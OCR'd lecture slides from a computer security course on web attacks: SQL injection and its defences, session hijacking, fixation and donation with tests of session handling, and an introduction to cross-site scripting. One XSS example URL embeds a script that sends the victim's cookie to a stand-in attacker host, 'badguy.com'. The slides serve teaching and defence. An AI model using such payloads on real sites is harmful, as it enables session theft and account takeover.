
ELECS425F
Computer and Network Security

Lec 0X

Web Security - Part Two

SQL Injection (SQLi)


Consider the following typical web application architecture



Normal application logics:

1) Some script (in the server side) of the application takes input from the URL or user's input via HTML forms.
2) The script compiles an corresponding SQL command based on the inputs.
3) The script sends the command to the database server.
4) The script receives the results from the database server.
5) The script generates the HTML/XML/JSON based on the database results.
6) The script sends the output to the Web server.

- SQLi is about browser sends malicious input to an application program. No or poor input checking leads to malicious SQL query.
- SQLi uses SQL to change meaning of original database command.




Reading: https://www.w3resource.com/sql/sql-injection/sql-injection.php


- SQL injection is an input validation vulnerability.

  Unsanitized user input in an SQL query to back-end database changes the meaning of query.


User Input Becomes Part of Query



Normal situation



SQL injection attack



- More examples and demonstrations about SQL injection:

http://unixwiz.net/techtips/sql-injection.html (SQL Injection Attacks by Examples)

https://www.guru99.com/learn-sql-injection-with-practical-example.html (SQL Injection Tutorial: Learn with Example)

- SQL Injection: Review Questions

Where is the source of the all problems related to SQL injection?

Where are the malicious scripts/inputs delivered to the back-end scripts?

Some examples: https://null-byte.wonderhowto.com/how-to/sql-injection-finding-vulnerable-websites-0165466/

1. User's input

2. User's input put in HTTP request

3. Web server gets HTTP request

4. Server-side program gets user's input

HTTP Request

HTTP Client


```
POST /cgi-bin/form.cgi HTTP/1.1
Host: www.myserver.com
Accept: */*
User-Agent: Mozilla/4.0
Content-type: application/x-www-form-urlencoded
Content-length: 25

NAME=Smith&ADDRESS=Berlin
```

HTTP Server

Server-side program

Server-side program



```
POST /cgi-bin/form.cgi HTTP/1.1
Host: www.myserver.com
Accept: */*
User-Agent: Mozilla/4.0
Content-type: application/x-www-form-urlencoded
Content-length: 25

NAME=Smith&ADDRESS=Berlin
```

5. User's input is used as part of the SQL statement.

```
SELECT passwd FROM
USERS WHERE uname IS
'Smith';
```

6. SQL statement is executed.

SQL Server

Defending against SQL Injection

- **Input Checking Functions**

  Certain characters and character sequences such as ; , --, select and insert can be used to perform an SQL injection attack.

  Remove these characters and character sequences from user input which reduces the chance of an injection attack.

- **Input Validation**

  Simple input check can prevent many attacks.

  Always validate user input by checking type, size, length, format, and range.

  Test the content of string variables and accept only expected values.

- **Access Rights/User Permissions**

  Create "low privileged" accounts for use by applications.

  Never grant instance-level privileges to database accounts.

  Never grant database-owner or schema-owner privileges to database accounts.

  Be aware of the permission scheme of your database.

- **Configure database error reporting**

  Some application server's default error reporting often gives away information that is valuable for attackers (table name, field name, etc.).

  Developer should configure the system correctly, therefore this information will never expose to an unauthorized user.

Authentication and Session Vulnerability

The most common techniques of how web applications deal with session tokens:

Session ID in a cookie (sent via HTTP headers)

Session cookie: a cookie that is erased when the user closes the Web browser.


Session token in the URL argument (sent via HTTP request line)

Session token in a hidden form field (sent via HTTP request body)

The following slides show some of the most popular session attacks that are currently being used by hackers to exploit session vulnerabilities.

- **Session hijacking**

This is when a user's session identifier is stolen and used by the attacker to assume the identity of the user. The stealing of the session identifier can be executed several different ways, but XSS (Cross-Site Scripting) is the most common.



(An example of session hijacking by sniffing a session)

- **Session fixation**

This is when an attacker is assigned a valid session identifier by the application and then feeds this session to an unknowing user. This is usually done with a web URL that the user must click on the link. Once the user clicks the link and signs into the application, the attacker can then use the same session identifier to assume the identity of the user. This attack also occurs when the web server accepts any session from a user (or attacker) and does not assign a new session upon authentication. In this case, the attacker will use his or her own, prechosen session, to send to the victim. These attacks work because the session identifier is allowed to be reused (or replayed) in multiple sessions.

(Simple example of Session Fixation attack)

Readings:

https://medium.com/@secureteam/understanding-session-fixation-attacks-c27e499fd537

https://medium.com/vulnerables/session-fixation-attack-e0a19bdc2d57

- **Session donation**

This is very similar to session fixation, but instead of assuming the identity of the user, the attacker will feed the session identifier of the attacker's session to the user in hopes that the user completes an action unknowingly. The classic example is to feed the user a valid session identifier that ties back to the attacker's profile page that has no information populated. When the user populates the form (with password, credit card info, and other goodies), the information is actually tied to the attacker’s account.

Example Scenario:

Joe logs into a service and deletes the stored information
Joe 'donates' his session to Jim
Joe tells Jim there were problems earlier, and he’ll need to re-enter his information
Jim goes to the page, and inputs his information and saves it
Joe can now login as himself, and has Jim’s information

Viable attacks against session identifiers all revolve around the concept of **reusing a session cookie**. The following describes five different tests to check how a web application deals with the session identifier during normal usage.

Test 1 : Log out of the application, click the back button in your browser, and refresh the page to see if you can still access a page in the web application that should require an active session.

Test 2 : Copy and paste your valid session identifier into a text file (so you have a copy of the value) and use it again after logging out. You can use an intercepting proxy to plug in your old session identifier.

Test 3 : Simply walk-away from, or stop using, your browser all together for several hours to test the time-out limits of the application after you've received a valid session identifier.

Test 4 : Many applications will issue you a cookie when you first visit the site even before you log in. Copy and paste that session identifier into a text file and then log in. Compare the session identifier that was issued to you when you first visited the site and the session identifier you were issued after successfully authenticating. They should be different.

Test 5 : Log into the same application from two different browsers to see if the application supports dual logins. If both sessions persist, do they have the same session identifier? Is the first session warned that the same account has been logged into concurrently from a different location?

XSS (Cross-Site Scripting)

Overview of XSS

- XSS is a code injection attack made possible through insecure handling of user input.
- A successful XSS attack allows an attacker to execute malicious JavaScript in a victim's browser.
- A successful XSS attack compromises the security of both the website and its users.
- XSS is about injecting malicious script into trusted context.
- Bad web site sends innocent victim a script that steals information from an honest web site.

A Simple XSS Example

Consider a search function on victim.com will be requested like that:
http://victim.com/search.php?term=apple

Server-side implementation of search.php:


```
<HTML>
<TITLE>Search Results</TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>
</HTML>
```

Now consider you get this link from a malicious web page:

http://victim.com/search.php?term=
<script>window.open("http://badguy.com?cookie="+document.cookie)</script>

What will happen if you click on this link?

General steps of a XSS attack



Step 1: Find XSS hole in a unsecure website.

